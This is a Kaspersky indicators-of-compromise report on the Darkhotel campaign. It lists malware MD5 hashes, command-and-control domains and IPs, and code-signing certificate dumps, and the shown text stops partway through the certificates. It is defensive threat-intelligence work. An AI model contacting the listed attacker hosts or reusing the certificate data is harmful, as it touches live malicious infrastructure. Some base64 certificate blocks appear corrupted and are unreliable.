

DARKHOTEL INDICATORS OF COMPROMISE

For more information, contact intelreports@kaspersky.com

Version 1.1

November, 2014



Global Research and Analysis Team

KASPERSKY 

Contents

Appendix A - related md5s	3
Downloaders, injectors, infostealers	3
Appendix B. Fully Qualified Domain Names, Command and Control	12
Appendix C. Code-signing certificates	17
Appendix D. Malcode Technical Notes	58
Small Downloader	58
Technical Details	58
Information Stealer	60
Technical Details	60
Trojan.Win32.Karba.e	64
Technical Notes	64
Selective Infector	67
Technical Notes	67
Trojan-Dropper & Injector (infected legitimate files)	67
Technical Notes	67
Enhanced Keyloggers and Development	68
Technical Notes	68
Keylogger Code	68
Appendix E. Parallel and Previous Research	73

Appendix A - related md5s

Downloaders, injectors, infostealers

000c907d39924de62b5891f8d0e03116
00ca5c0558dc9eba1a8a4dd639e74899
0183bac55ebfad2850a360d6cd93d941
0396f7af9842dc5c8c0df1a44c01068c
03a611a8c2f84e26c7b089d3f1640687
03d35ef3fdf353fe4dc65f3d11137172
043d308bfda76e35122567cf933e1b2a
04461ee7c724b6805820df79e343aa49
05059c5a5e388e36eed09a9f8093db92
061e3d50125dc78c86302b7cfa7e4935
06206fe97fed0f338fd02cb39ed63174
08a41624e624d8fb26eed7a3b1f5009
08b04d6ef94d2764bfafd1457eb0d2a0
08e08522066a8cd7b494ca64de46d4f7
091e4364f50addd6c849f4399a771409
09e7b0ecd5530b8e87190dee0f362e13
0bd1677c0691c8a3c7327bf93b0a9e59
0bfbd26a1a6e3349606d37a8ece04627
0bfc8e7fa0b026a8bf51bbea3d766890
0cbd04c5432b6bfb29921177749f3015
0d75157d3f7fbf13264df3f8a18b3905
0fe3daf9e8b69255e592c8af97d24649
101244381e0590adecf5f2b18d1b6042
11e85a6e127802204561b6996d4224b6
121a9ea93f3ed16a1b191187b16b7592
12b88e36170472413a49ae71b1ac9a33
12df4869b3a885d71c8e871f1a1b0fde
1300244219cb756df01536692edebdbb
131c5f8e98605f9d8074ca02fd1b9c34
131c625a92dc721c5d4dae3fb65591fc
140b27db7d156d6a63281e1f6fc6075d
15097b11e3898cb0be995e44a79431f2
151115ddf1cd4b474a9106cfecbcb82e4
16139ce9025274a388a4281fef65049e
16e378d5f0a15fbd521b087c0951a2ab
173abb95e39f03415cd95b76e8a2f58f

1743dafa776677e232d20506858d9a4e
175aa0d1bdebfa60de29b90ab2c62189
178f7fe2d3a2bda46c0e78f679ca5a62
18527b303c0afe91f5ae86d34b52eb29
18527b303c0afe91f5ae86d34b52eb29
1971ee25847d246116835c7157cf7f89
1a2e52e5ac18cfe091bb3ac1cb38f050
1b0c2c6c19404112306a78ecf366f90b
1ec49ae6d535bfb3789d498f4fd0224f
1ee6676e122fcd22e80b6ae0dc40c979
1ef21e634f9779280710e87ff17a83af
1f29ec5ab8a7c2ccda21576f29cbb13b
1fcaa239cf4d627078179f6de299f320
2024679f61cf9ab60342eca58360737f
216088053dac46fcd95938568c469fa6
21792583ab4a7080ceaf2c31731b883e
21ba9d9d914d8140c1e34030e84213f4
236df260f858f9a6ca056bcdec6f754f
25102d64dbc9b6495c5713f3178dd7f1
26b34d3df337407c7618f74e9a82eb9f
26b7b5d019d7500efdb866f1d20d2000
275e0786b6294ffd05f45df435df842c
27db26077f849e26ba89fcfd2f0db92
27f2f32ba938b1747f28ffdd2f56c691
2802c47b48cced7f1f027f3b278d6bb3
28b1569109fcae8cfcdcfbe9c4431b66
2aac9d340620da09d96929ba570978c4
2b443cc331fec486a6ccbfcfd92e76a4
2be3a8dd0059e291022ad32bbce0e5d1
31e0788c9c2e16db1ae1002f0dbc837e
3260c9f881eb815b7ef3f5f295fc5174
326b44e73fccece89326fd865da61f7f
35a15355c96be225507ebed1ec434d57
378177ddc1fd7d213b79c033da26327d
38b919f37501fc3d54f8f1b956448a92
3961CAB50C32E8F32FE45836B9715CE5
3961cab50c32e8f32fe45836b9715ce5
39fc4a3ea44ab9822ed5e77808803727
3f39c6dea5311167cc7ff62befd4ea7e
41b816289a6a639f7f2a72b6c9e6a695

41b816289a6a639f7f2a72b6c9e6a695
428eb3305d4d4c9a8831e1d54160ed65
42a3bb917778454fa96034ad4fb17832
42b9fea2ec56a90cefeecee3c84aade0
436b853cbc87ba3a99131ce2d64a512d
44300d48fccd5aaf27f4c863421c0d47
44e520bec8a3e35f6f6ad52e97911e14
45a4c8c01ec94e1db83b86e05dc9e851
45b94e90cab94d9f873478151a80703d
48888cca68db492c87892524146e8ae3
4d275adbd318f182fa0ec0275cf217b4
4d840625c5ca9a4f1cbd35d4b1ca2452
4f377a8344baa76afe9103ca843e315f
4fc1b3dbf9dc44278f990d57913d96f6
50ac685d25033962e04adc92c8e70785
51c1b9b3df00de5e08c4aa3a2b864a54
51d3e2bd306495de50bfd0f2f4e19ae9
51eaec282b845bc54dbd4fbce5bb09d8
522cd120fa4b1517a60fcf8be3e71ff4
53dc9866fd77fe4933eea3c08666c7bb
55b125da1310d2b37f18ea4e2ae8192b
5607a3ccdaf748fd5cd2d1bec4a771bd
57099403f28d2ce79cba11469c8be971
57dfd2ec5401d9a3d68b4d125e1eb308
5b7b8d3b844b4dbc22875a2a6866a862
5bbdb09ec6ec333a20de74fd430b2bc2
5dee5ad9f12f89fcf9fdcf07ebab3e5e
5f05acd53cfd91fb4dba3660ad1e3add
60af79fb0bd2c9f33375035609c931cb
63409ddbd5316bae8e956595c81121ab
65460ec31dce97c456991ba5215d9c43
686738eb5bb8027c524303751117e8a9
687b8d2112f25e330820143ede7fedce
68ca3d3fc4901d1af8d3adc3170af6ad
697e77c5ef4cf91d5a84b0b3f0617887
6a37ba1bac5fb990fbd1c34effcb0b9d
6bb1a12416c92f5ef12947e2dc5748f9
6ce73a81f0e4a41ffcf669e6ace29db6
6de1b481ae52fbacd7db84789a081b74
6f1a828a2490099a3ce9f873823cce7c

70a0412d19d55bcab72e76c984694215
72869fc63d0ba875dfc539d2bcd48e4d
74d403244db05f7c294ca0777a9f7a9e
76dd289fa3dd8f36972593a006b771cc
77669d11c3248a6553d3c15cd1d8a60e
7bab3a69ab65b90e47d5cc0724531914
7c2eeda3bb66b2c29aa425ba74c780c3
7d304a9cdcda75b1cb9537618f5ed398
804dceb3fa2b9bcf65595109b9465bbc
82ab0b8246c6677f9866b17794b72e2d
864cd4a59215a7db2740dfbe4a648053
86b18e99072ba72d5d36bce9a00fc052
89de19ff50dd58eda2b136b65feb3fb0
8c01d9a2c13ebc8dc32956336a6bc4f5
8f7a7d003cfa56c63e9402f553f9521
90f26c5c4b3c592352fcbddf41dc18aa
910a1f150a5de21f377cf771ed53261f
912a8c7cf1ad78cd4543bfb594c7db58
9a2f2291686080a29f4c68bdc530887f
9bc355cbb5473f4f248f3e2be028ec0b
9c5cd8f4a5988acae6c2e2dce563446a
9ccc7ce97f8ee0cd44d607e688b99eca
9eeae870f22350694eb2e7a4852dbb7d
9f08b8182c987181fe3f3906f7463eac
a44577e8c77ef3c30749fe6ec2bb55a5
a49780f2da2067dd904135fad3af8a90
a71f240abb41eb1e37ff240613d14277
a7b226c220e1282320fca291a5100f93
a8151939085ce837b3a7deec58efa7b4
a9faa01c7cf7150054600fc2ab63e4b6
aaeb3b0651720a3f37a0c2f57c92429c
abdcde9cd1f9135e412f7bb0a9cafb9c
ad0f9ba1a355c5e8048c476736c90217
af26f60a80171c4337117133f1c2ba5f
b07f6065011621c569fc2dec27056df
b1048d7d2464f27a19b2adbf310158b1
b2b29dcb1251c8b1c380f00834297857
b4cbafc20d19b06a4ab670129a3ae5aa
b6428851df75dc91bb46583b97d9a566
b7d1c3a03e92b24e9052e75ea381ea4a

ba87428a298f8acf258b2f4f814bd9b9
be7acfaf90c8fab44393345704dd2b69
bf700fa187cc22d591e1ec4e7442145a
c12fe91f0c39c2460ea304ffc250918d
c322e499729291451437d46c6f05b920
c49e6114fa3de4f823010e852d891896
c4ac4924544877cd100e53f1115c7df9
c5a9ec966196a03e53fd1869764d8507
c6cbb4ea6aabf4a58659cd13fa0b024f
c82ca00476d7e8532d055bf2cc2c9d59
c9f95fc8219750b7c47325a0b84e9373
cdd5afba31e91706412ba58fff2b4d31
cf95ab8c4cc222088de00dbb20374d69
d580cab0c05dd78215fd6252934c240f
d96babbde694df227a9af4b4b61483b3
da608f216594653a1716edd5734cd6e1
da6c390915639c853612cb665ac635f4
da6ed3cc582b4424c96b8ca73aaeb8ad
dd555740dcabb3dab3ea1fc71273e493
e070293d03cd3524e5db9fa4770589a5
e2ed43a6bbb72c927a4e083768e47254
e271ba345eada5f56471c5413acf52f9
e2b5c47156508a31b74a1f48e814fbe7
e579157fb503b5cbd59ce66f5381575c
e5a31be7717c12a3cf9a173428ac7c38
e62af1303ed81f1ae69a1c3b1f215d88
e65fddac2ada261adcdcd87b4dc5540
e9f89d406e32ca88c32ac22852c25841
ec4be1af573e5c55023b35bd02efe394
ed2119548aff161ff97d6837e6a08e84
ed9f539ddabdbab8a88491ee38f638b64
ede6a67f7956686f753819c46f496c84
f1368a2e56ae66587847a1655265d3c9
f2231ce84551fbd8a57e75fb07d7f6c0
f47cdf5bfc7227382e18f8361249212b
f5d745e7a575b7aeca302623acd6277
f602fe96deb8615ab8cefb959e1d438
f7084cf91278eb8176c815ec4e269851
f97ec1cc844914a9aa8dfa00d1ead62e
fe7efa9f0417ba001c058b513518f4cf

a6f55037cb02911c5624e70a67704156
a131d12bc9ab7983b984c81e5e7e108e
0367f890595cf28c6c195dfabae53ba5
adab033d420206fcd2503643d443956e
cbbfa76cd5ed22a8c53f7f7d117923e5
93283599dbf3b2d47872dafae12afb21
d8137ded710d83e2339a97ee78494c34
93283599dbf3b2d47872dafae12afb21
06ac12b8c51aec71cefcf8a507d82ce4
3165b7472a9dd45cde49538561cba59f
043f0dcea6f6fbd1305571e6bf0fa78c
17c99725043fa1573fd650e57c3c75d3
0393036f35a7102a34fadfd77680b292
01cbd90ba5cf7e9595b208e4ca2d2d15
032a7c67332a3abf6da179ed265e6e04
23f7fe611ed2bd814bbdbfae457150b3

Example md5s of files detected with Kaspersky's Virus.Win32.Pioneer.dx and Symantec's Infostealer.Nemim!inf:

00d8dd7ec8545134bdc2527b4190078b
01d09407d09355a821ba23ffb58ec40d
033d922f3f56f9ea7c976f31107e366a
043c84cef3e011e3dc731d643a205f4e
058efdf7d94c5da920a3c32cbadac2d0
0b6caacd4081d3b18e847a40c1b6a7f3
0b727001dfc90cc354bd2ccabe3c23a5
0d3e3fd44faa32e0d83b02c8b7cff49c
0d48f948b3c47d0c08e8ee026b8f4670
0fb91846ab9a4e9667c81154829f888b
1d399370e82b314ba20c21ff4ee82205
1f9d915d331f7e363c39108f41145c44
2431db868ebec1b967f5ad38abfd95c4
255f7842c6f07a6a1500a30fb4d27d54
35994a29128c08bed6f5d4aad28f102b
268d17f3763246ac27de7dc8024f23fa
40591b4ba82e0347b33098f6652640d6
4286ee45e9fcc2db3ddfad38426b7f50
4a0fa9be43cc84b5beb0b484227edfcb
4ce790e8438ed3a644984eb24452dd42
4e01e648645d041d52af9dbb09e442ef

4e8ea6bfac9766f25af12fd63b16ce9
56217179283737f5c46c0a64ebe28a82
5cb91f0c3a1452176007dcc594ec02ce
5f05b4aff89a07dbac9914ae3cf1314f
611c4440aa2587f54702e7e58b7be75f
65f7b330bcc7aeebf8d84afa0b23bf02
67b96c2265e44ccfad708c9387570ab4
69fa0bfd74d0db4ad734b9944ea71ec3
6a79c842a6edca3460b0026cd16c3670
6acd47c45a3e031411af351b3be5f82e
6d3839c312976ba96e89ab6a243aef8f
6f7ec5ff103e4ee038a54816c6b9bc09
720af0fa1f2633b1b73c278a0a016559
729a2f6c7e95075ff36947bc5811a5d3
752c351778a8a18245f132dafdc54599
7a5256dda43cb459e99c0073f1e8f07b
7ad3b74bec51678622e21f57fb82e136
7f608ebfb9b1c81cb07eb8f26fd7647a
83f0f16fb86d6f67ca158d66c195884e
873f26caddfe1e9af18181d8f5f18368
8cdd3b6c577a17b698333337dd1cf3e0
8def236d23dea950d9b1b222cb9a463a
9305008e17b0805118a6a9bb45493441
965e7d4785d23ba6b6608c1245586eba
98b07144f4f5cc95348b39d6bfaeb56a
9978ced410a7dfd3a21ff59cbe1e4303
99a2cca89d044148aa3379cdf2e899fa
9a56bb6c022b3a2ab40d2b308ddf7015
9ba119cf7107d6f4f910447c90c4985d
9c3b06ab28840239cf1d0ecf4a45f6f4
9cdbd5955fc3bf6da5c00e0804b6d6a8
9d248e5cc726f2aa2fa4f06566a2d5b8
9eae89f27c8fbc5896fc7e540e4cfd4a
a07db3237b6bd9789b5f1126ea7b0195
a1467e57ea55030e45325d3987db9fca
a6b0406dff68430aac6a5b738731e7d0
a855b983f1f414461de0e813e2f72b24
ad35db962130becfac1de2f803a119ae
b164febacafd2ab33f203fc5faecd531
b44a988d18264735f39efc2001b29c63

bc6a78142fa68af60e4edc06d28a2f28
c25d146b4cf05f7aaa9aebbe8d1563db
c34eb5aa60373119a03cfd90a5fea121
cdf5267225e6994b4670bf49ba50595a
d46204e579808d520affcc71a7d35cda
d73b08376c7cdf355d31b05a71c8c5ba
d8137ded710d83e2339a97ee78494c34
dd6c020e4a9c112c1776215b763f7525
e4fe6fa6e540cdb77807401aa2121858
e52b7d5391152da89b1db64060ba96ae
efda0c1d8593d3ab3a7c079b71a0f2bc
f7d0d5fc6b01a2e0f3a1c021bab49437
fcd2458376398b0be09eaa34f4f4d091
e8bfb82b0dd5cef46116d61f62c25060
a47f6878da6480089c2ff3bdddbd7104
9f56c7f03370692f1d4761ddb848daf5
3e38b8ccd38682ad4ec1f0fcfc1fb16a
b5ab66687d53914a65447aacc8fb3e88
fda0320d1e28bc022e4d9e9aae544db4
29d76d34d8878f7ac703837ec774f26a
1bfc1b606fc8aa85e1094b01b08eafd6
64c4d56457516a646d10732f24214cf2
3e38b8ccd38682ad4ec1f0fcfc1fb16a
b5ab66687d53914a65447aacc8fb3e88
2600671b87dedbb50ca728285eb141b8
5b7b8d3b844b4dbc22875a2a6866a862
da608f216594653a1716edd5734cd6e1
cd1134ad11d21b4626e28cf5a9eb6f0c
53bc1a9d19aae7f783e019ec7613c366
ebe6b78006ecffe1511f46c86d16f4aa
c2d00fef0659640c1345967d2f554278
fe95141837ae86cb02a1bbf6a070cbb4
a0b0389eb9bbfe1839d3da7a1995da3f
822871578022c1292c9cb051cceedfe2
ca7e5ff32b729d0d61340911a01a479a
35cd5ca2e33400a67345b00ef6db3ff6

a45e0f8a404d846289f3a223253e94a9
8c3fc5e341d7df51ea9b781a55908e82
e8190374c3d962f5c2cbb5e30007216c
9a0963dbee2361fa9cebaa6e0e517774
397e492f1f65ed9a3c3edc9c7a938f01

Appendix B. Fully Qualified Domain Names, Command and Control

163pics.net	autobicycle.20x.cc
163services.com	autobicycle.freehostking.com
180.235.132.99	autobicyyyyyy.50gigs.net
203.146.249.178	autoblank.oni.cc
22283.bodis.com	autobrown.gofreeserve.com
42world.net	autocargo.100gbfreehost.com
59.188.31.24	autocash.000php.com
88dafa.biz	autocashhh.hostmefree.org
academyhouse.us	autocaze.crabdance.com
ackr.myvnc.com	autocheck.000page.com
acrobatup.com	autochecker.myftp.biz
adobearm.com	autocracy.phpnet.us
adobeplugs.net	autocrat.comuf.com
adoberegister.flashserv.net	autodoor.freebyte.us
adobeupdates.com	autof888com.20x.cc
albasrostga.com	autofseven.freei.me
alexa97.com0	autogeremys.com
alphacranes.com	autoinsurance.000space.com
alphastros.com	autojob.whoastas.com
amanity50.biz	autoken.scienceontheweb.net
anti-wars.org	autolace.twilightparadox.com
applyinfo.org	automachine.servequake.com
auto2115.icr38.net	automatic.waldennetworks.com
auto2116.phpnet.us	automation.000a.biz
auto24col.info	automation.icr38.net
autobaba.net84.net	automobile.000a.biz
autoban.phpnet.us	automobile.200gigs.com
autobicy.yaahosting.info	automobile.freei.me

automobile.it.cx
automobile.megabyet.net
automobile.x4host.eu
automobiles.strangled.net
automotive.20x.cc
autonomy.host22.com
autopapa.noads.biz
autopara.oliwy.net
autoparts.phpnet.us
autopatch.createandhost.com
autopatch.verwalten.ch
autophile.00free.net
autopilot.verwalten.ch
autoplant.byethost11.com
autopsy.createandhost.com
autoreviews.dyndns.info
autorico.ignorelist.com
autosadeo.000php.com
autosail.ns01.biz
autoshop.hostmefree.org
autostart.waldennetworks.com
autotest.byethost4.com
autotree.freebyte.us
autoup.eu.pn
autoupdafree.my5gigs.com
autoupdate.eg.vg
autoupdate.freehostia.com
autoupdate.megabyet.net
autoupdate.zoka.cc
autoupdatefree.freehostia.com
autoupdatefree.verwalten.ch
autoupdatefree.waldennetworks.com
autoupdatefree.zoka.cc
autoupdatefreeee.my5gigs.com
autoupdates.5gigs.net
autoupdatfreeee.coolwwwweb.com
autoupgrade.awardspace.biz
autovita.xtreemhost.com
autovonmanstein.x10.mx
autoworld.serveblog.net
autozone.000space.com
begatrendsone.com
begatrials.com
bizannounce.com
blonze.createandhost.com
bluecat.biz.nf
bluemagazines.servegame.com
bokselpa.dasfree.com
checkingvirusscan.com
clus89.crabdance.com
codec.servepics.com
control.wrizz.net
cranseme.ignorelist.com
crazymand.twilightparadox.com
crendesting.strangled.net
dailybread.waldennetworks.com
dailyissue.net
dailynews.000page.com
dailypatch-rnr2008.net
dailysummary.net
dailyupdate.110mb.com
domainmanagemenet.com
donatewa.phpnet.us
downsw.onlinewebshop.net

dpc.servegame.com	humanforum.net
ds505cam.com	hummfoundation.org
ebizcentres.com	individuals.sytes.net
elibrarycentre.com	infonetworks.biz
err.cloins.com	innewsmessenger.com
eztwt.com	jackie311.byethost16.com
fame.mooo.com	jandas.byethost7.com
fashions.0fees.net	javaupdate.flashserv.net
fenraw.northgeremy.info	jonejokoss.byethost6.com
fenrix.yaahosting.info	jonemaccane1.byethost7.com
fenrmi.eu.pn	jpnspsts.biz
foreignaffair.org	jpqueen.biz
gamepia008.my5gigs.com	kaoal.chickenkiller.com
genelousmanis.phpnet.us	laborsforum.org
generalemountina.com	lakers.jumpingcrab.com
genuinsman.phpnet.us	limited.000space.com
gigahermes.com	lookasjames.000space.com
gigamiros.zyns.com	mansgepitostraig.com
gigathread.itemdb.com	mechanicalcomfort.net
gigatrend.org	microalba.serveftp.com
giveaway.6te.net	microblo5.mooo.com
goathoney.biz	microbrownys.strangled.net
goizmi.ignorelist.com	microchiefs.twilightparadox.com
goizmi.phpnet.us	microchisk.mooo.com
goldblacktree.waldennetworks.com	microchsse.strangled.net
gphpnet.phpnet.us	microdelta.crabdance.com
greatechangemind.com	microgenuinsman.servebeer.com
greenlabelstud.000space.com	microjonjokoss.jumpingcrab.com
gurunichi.createandhost.com	microlilics.000space.com
halemdus.000space.com	microlilics.crabdance.com
heinzmarket.com	micromacrarusn.com
hotemup.icr38.net	micromacs.org

micromichi.ezua.com
micromps1.net
micronames.jumpingcrab.com
micronao.hopto.org
micronaoko.jumpingcrab.com
microos.jumpingcrab.com
microplants.strangled.net
microsoft-xpupdate.com
microyours.ignorelist.com
minshatopas12.org
msdn4updates.com
mshotfix.com
msupdates.com
myhome.serveuser.com
myphone.freei.me
nanogalsman.org
nanomicsoft.com
nanoocspos.com
nanosleepss.net
ncnbroadcasting.reportinside.net
neao.biz
neosilba.com
new.freecinemaworld.net
new.islamicawaken.com
newsagencypool.com
newsdailyinhk.com
newsups.000a.biz
nokasblog.agilityhoster.com
office-revision.com
online.usean.biz
outlookz.com
pb.ewenslive.org
pb.qocp.net
pb.upinfo.biz
photo.eonlineworld.com
popin.0fees.net
private.neao.biz
proteingainer.biz
rainbowbbs.mywebcommunity.org
rayp.biz
re.policyforums.org
redblacksleep.createandhost.com
redlooksman.servehttp.com
reportinshop.com
reportinside.net
rootca.000space.com
sales.eu5.org
secureonline.net
self-makeups.com
self-makingups.com
sellingconnection.org
sens.humanforum.net
shndia.com
silverbell.000space.com
sipapals.servehalflife.com
smartappactiv.com
smartnewup.crabdance.com
sourcecodecenter.org
spotnews.com
st.cloins.com
stloelementry.200gigs.com
students.serveblog.net
support-forum.org
terryblog.110MB.com

thenewesthta.mypressonline.com	upgrade77.steadywebs.com
thirdbase.bugs3.com	video.humorme.info
todaynewscentre.net	voicemailz.net
trade-inf.com	wein.isgreat.org
unknown12.ignorelist.com	window.services.net
updaairpush.ignorelist.com	world.issuetoday.net
updaily.biz.nf	world.uktimesnews.com
updaily.phpnet.us	wowhome.byethost8.com
updaisin.net16.net	ww42.200gigs.com
updalsim.freehostee.com	www.appfreetools.com
updarling.000a.biz	www.digitalimagestudy.com
updatable.20x.cc	www.imggoogle.com
updateall.000a.biz	www.info-cache.net
updatecache.net	www.mobilitysvc.com
updatefast.000a.biz	www.neosilba.com
updateiphone.20x.cc	www.newsupdates.org
updateitunes.waldennetworks.com	www.serveblog.net
updatejava.megabyet.net	www.singlehost.org
updatepatch.icr38.net	www.smartnewup.com
updateschedule.verwalten.ch	www.sqlengine.net
updatesw.110mb.com	www.strangled.net
updatesw.zoka.cc	www.universalonline.com
updatewell.freebyte.us	www.win7smartupdate.com
updatewifis.dyndns-wiki.com	yahooservice.biz
updauganda.waldennetworks.com	yellowleos.phpnet.us
updown4you.net84.net	ypiz.net

Appendix C. Code-signing certificates

Certificate:

Data:

Version: 3 (0x2)

Serial Number: 2576597 (0x2750d5)

Signature Algorithm: sha1WithRSAEncryption

Issuer: C=MY, O=Digicert Sdn. Bhd., OU=457608K,

CN=Digisign Server ID (Enrich)

Validity

Not Before: Jun 2 03:55:56 2009 GMT

Not After : Jun 2 03:55:56 2011 GMT

Subject: C=MY, O=JARING Communications Sdn.Bhd.,

OU=JARING, CN=webmail.jaring.my,

L=W.Persekutuan/emailAddress=sysadmin@jaring.my,

ST=Kuala Lumpur

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

PublicKey: (512 bit)

Modulus:

00:a4:81:6d:8d:e4:a6:fa:64:68:c8:41:4b:f3:08:

89:c6:8c:f5:52:c5:64:00:7a:a4:00:29:be:fb:e6:

c8:b7:92:de:52:71:f8:23:27:16:8e:4f:59:c4:c3:

52:2c:b2:7e:72:d9:b1:88:ae:a5:23:01:2d:5b:63:

dd:8d:49:1e:8f

Exponent: 65537 (0x10001)

X509v3 extensions:

X509v3 Subject Key Identifier:

41:6B:A5:9E:58:E5:29:B7

X509v3 Certificate Policies:

Policy: 2.16.458.1.1

CPS: <http://www.digicert.com.my/cps.htm>

X509v3 Authority Key Identifier:

keyid:C6:16:93:4E:16:17:EC:16:AE:8C:94:76:F3:86:6D:C
5:74:6E:84:77

X509v3 Key Usage:

Digital Signature, Non Repudiation, Key

Encipherment, Data Encipherment

Signature Algorithm: sha1WithRSAEncryption

57:b9:37:76:d1:c4:95:5d:cf:20:51:ea:c5:92:ad:7e:24:a7:

BEGIN CERTIFICATE

END CERTIFICATE

Data:

Serial Number: 2657623 (0x288d57)

Signature Algorithm: sha1WithRSAEncryption

Issuer: C=MY, O=Digicert Sdn. Bhd., OU=457608K,

CN=Digisign Server ID (Enrich)

Validity

Not Before: Sep 29 06:46:10 2009 GMT

Not After : Sep 29 06:46:10 2011 GMT

Subject: O=MARDI, CN=anjungnet.mardi.gov.my, ST=SERDANG

Subject Public Key Info:

```
Public Key Algorithm: rsaEncryption
  PublicKey: (512 bit)
  Modulus:
    00:ba:4f:4f:7d:e9:62:7a:d5:f8:62:99:0d:29:4c:
    af:0e:f4:7d:49:7e:6e:d9:30:d3:06:49:6b:b0:77:
    cd:67:2d:c9:61:55:3d:00:b1:7a:b4:a0:f4:64:61:
    9c:81:38:3e:44:6e:0e:15:a9:58:f9:60:68:a2:29:
    b2:0d:7e:67:71
  Exponent: 65537 (0x10001)
X509v3 extensions:
  X509v3 Subject Key Identifier:
    48:15:99:11:61:48:10:FD
  X509v3 Certificate Policies:
    Policy: 2.16.458.1.1
    CPS: http://www.digicert.com.my/cps.htm
  X509v3 Authority Key Identifier:
    keyid:C6:16:93:4E:16:17:EC:16:AE:8C:94:76:F3:86:6D:C
    5:74:6E:84:77
  X509v3 Key Usage:
    Digital Signature, Non Repudiation, Key
    Encipherment, Data Encipherment
Signature Algorithm: sha1WithRSAEncryption
  8a:89:09:23:6f:ff:bd:7d:0b:45:ff:a8:83:ae:cf:c3:f3:1a:
  79:9d:f4:42:22:37:78:b4:6b:7b:86:4f:ee:7a:35:4b:52:8e:
  25:25:b3:06:37:1f:f0:bd:72:56:af:d9:b0:cd:48:be:8a:3c:
  a2:07:10:1f:7b:62:c9:01:02:47:a9:b8:7f:27:52:13:28:b4:
  c6:a8:5b:e5:57:1a:d3:92:3d:5b:5c:b3:a9:14:cf:1b:ea:fd:
  43:48:36:11:9d:85:25:4d:f9:26:84:d8:4d:1a:9c:bd:47:67:
  5f:e6:1d:e7:17:71:71:24:15:68:4e:68:9f:bf:62:10:3e:75:
  83:a2

BEGIN CERTIFICATE
MIICZTCCAc6gAwIBAgIDK11XMA0GCSqGSIb3DQEBBQUAMGMxCzAJBgNVBAYTAK1Z
MRswGQYDVQQKEJEAwWdpY2VydCBTZG4uIEJoZC4xETAPBgNVBAsTCDDQ1NzYwOC1L
MSQwIgYDVQQDEExtEaWdpY2VydCBTZG4uIEJoZC4xETAPBgNVBAsTCDDQ1NzYwOC1L
MDY0NjEwWWhcNMTEwOTI1MDY0NjEwWjBDMQ4wDAYDVQQKEWVNVQVJESTEFMB0GA1UE
AxMWWYw5qdW5nbmV0LmlhcmRpLmdvdi5teTEQMA4GA1UECBMHU0VSREFORZBcMA0G
CSqGSIb3DQEBAQUAA0sAMEgCQQC6T0996WJ61fhimQ0pTK8O9H1Jfm7ZNMNGSWuw
d81nLclhVT0AsXq0oPrkYZyBOD5Ebg4VqVj5YGiiKbINfmdxAgMBAAGjgYowgYcw
EQYDVR0OBAoECEgVmRfHsBD9MEQGA1UdIAQMDSwOQYFYINKAQEWMDAuBggrBgEF
```

```
BQcCARYiaHR0cDovL3d3dy5kaWdpY2VydC5jb20ubXkvY3BzLmh0bTAfBgNVHSME
GDAWgBTGFpNOFhfsFq6MlHbzhm3FdG6EdzALBgNVHQ8EBAMCBPAwDQYJKoZIhvcN
AQEFBQADgYEAiokJI2//vX0LRf+og67Pw/MaeZ30QiI3eLRre4ZP7no1S1KOJSWz
Bjcf8L1yVq/ZsM1Ivoo8ogcQH3tiyQECR6m4fydSEyi0xqhb5Vca05I9W1yzqRTP
G+r9Q0g2EZ2FJU35JoTYTRqcvUdnX+Yd5xdxcSQVaE5on79iED51g6I=
END CERTIFICATE
```

Certificate:

Data:

Version: 3 (0x2)

Serial Number:

01:00:00:00:00:01:1e:de:de:a3:da

Signature Algorithm: sha1WithRSAEncryption

Issuer: C=BE, O=Cybertrust, OU=Educational CA,
CN=Cybertrust Educational CA

Validity

Not Before: Jan 16 08:55:33 2009 GMT

Not After : Jan 16 08:55:33 2012 GMT

Subject: C=GB, ST=England, L=London, O=London Metropolitan
University, OU=ISS, CN=skillsforge.londonmet.ac.uk

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

PublicKey: (512 bit)

Modulus:

00:b8:73:f6:45:f2:83:21:4e:66:5d:a8:7d:29:a4:
aa:21:1e:cb:1e:03:41:dc:1f:cd:1b:2c:d0:f6:3f:
ca:ed:46:f2:be:8f:32:92:1c:a1:69:06:08:db:b9:
ee:e2:51:bb:9c:bf:68:c3:6f:61:8a:de:e5:be:46:
5b:c4:bf:44:b9

Exponent: 65537 (0x10001)

X509v3 extensions:

X509v3 Key Usage: critical

Digital Signature, Key Encipherment

X509v3 Authority Key Identifier:

keyid:65:65:A3:3D:D7:3B:11:A3:0A:07:25:37:C9:42:4A:5
B:76:77:50:E1

X509v3 Subject Key Identifier:

14:5A:F5:85:8E:AC:81:77:46:5F:22:70:39:2E:64:E5:EF:
F5:28:E1

X509v3 CRL Distribution Points:

Full Name:

URI:<http://crl.globalsign.net/educational.crl>

Authority Information Access:

CA Issuers URI:

<http://secure.globalsign.net/cacert/educational.crt>

Netscape Cert Type:

SSL Client, SSL Server

Signature Algorithm: sha1WithRSAEncryption

2a:fd:1e:cb:cd:45:42:24:44:32:72:bd:3c:cb:27:31:4a:8b:
 2a:25:48:65:06:31:fd:81:5d:ac:e1:5b:6a:ff:96:2a:50:73:
 1e:16:9b:2a:4f:18:ee:fe:26:30:d0:cb:96:f6:11:e6:2b:0f:
 95:d1:4b:80:cd:a8:aa:0c:1b:6c:a4:7a:41:af:db:9f:00:b1:
 64:51:d3:db:16:ad:27:98:23:a8:43:dc:3a:2c:17:79:7b:90:
 71:fa:ad:00:9c:ec:d1:24:b7:ba:81:de:35:e9:d6:fe:a0:92:
 46:69:b2:86:36:04:57:ba:9b:b0:92:24:e9:44:2b:ca:d8:09:
 54:b0:2d:64:21:24:c0:d4:77:86:de:77:04:2b:f2:6b:a8:1d:
 de:9b:5b:df:32:d3:45:ee:32:e6:60:a6:07:77:02:ef:98:d1:
 9d:de:40:3b:42:74:dd:c6:da:bb:2f:1a:42:58:93:db:2e:1f:
 f9:23:41:ab:e7:63:c7:1c:d3:ec:f3:bf:60:41:64:0c:ef:22:
 b3:a0:cb:ae:bd:32:0e:0f:3c:00:13:b0:32:47:62:b5:aa:22:
 7b:76:0b:d2:f2:f5:eb:92:c8:f8:6c:9d:d3:ad:f7:f1:b9:c6:
 94:51:31:5a:e8:1b:68:76:d4:3a:00:83:b3:3f:ef:03:a2:d2:
 c5:25:d8:d4

BEGIN CERTIFICATE

MIIDnjCCAoagAwIBAgILAQAAAAABHt7eo9owDQYJKoZIhvcNAQEFBQAwXzELMAkG
 A1UEBhMCQkUxZzARBgNVBAoTCkN5YmVydHJlc3QxZzAVBgNVBAsTDkVkdWNhdGlv
 bmFsIENBMSIwIAAYDVQQDExlDeWJlcnRydXN0IEVkdWNhdGlvbmFsIENBMB4XDTA5
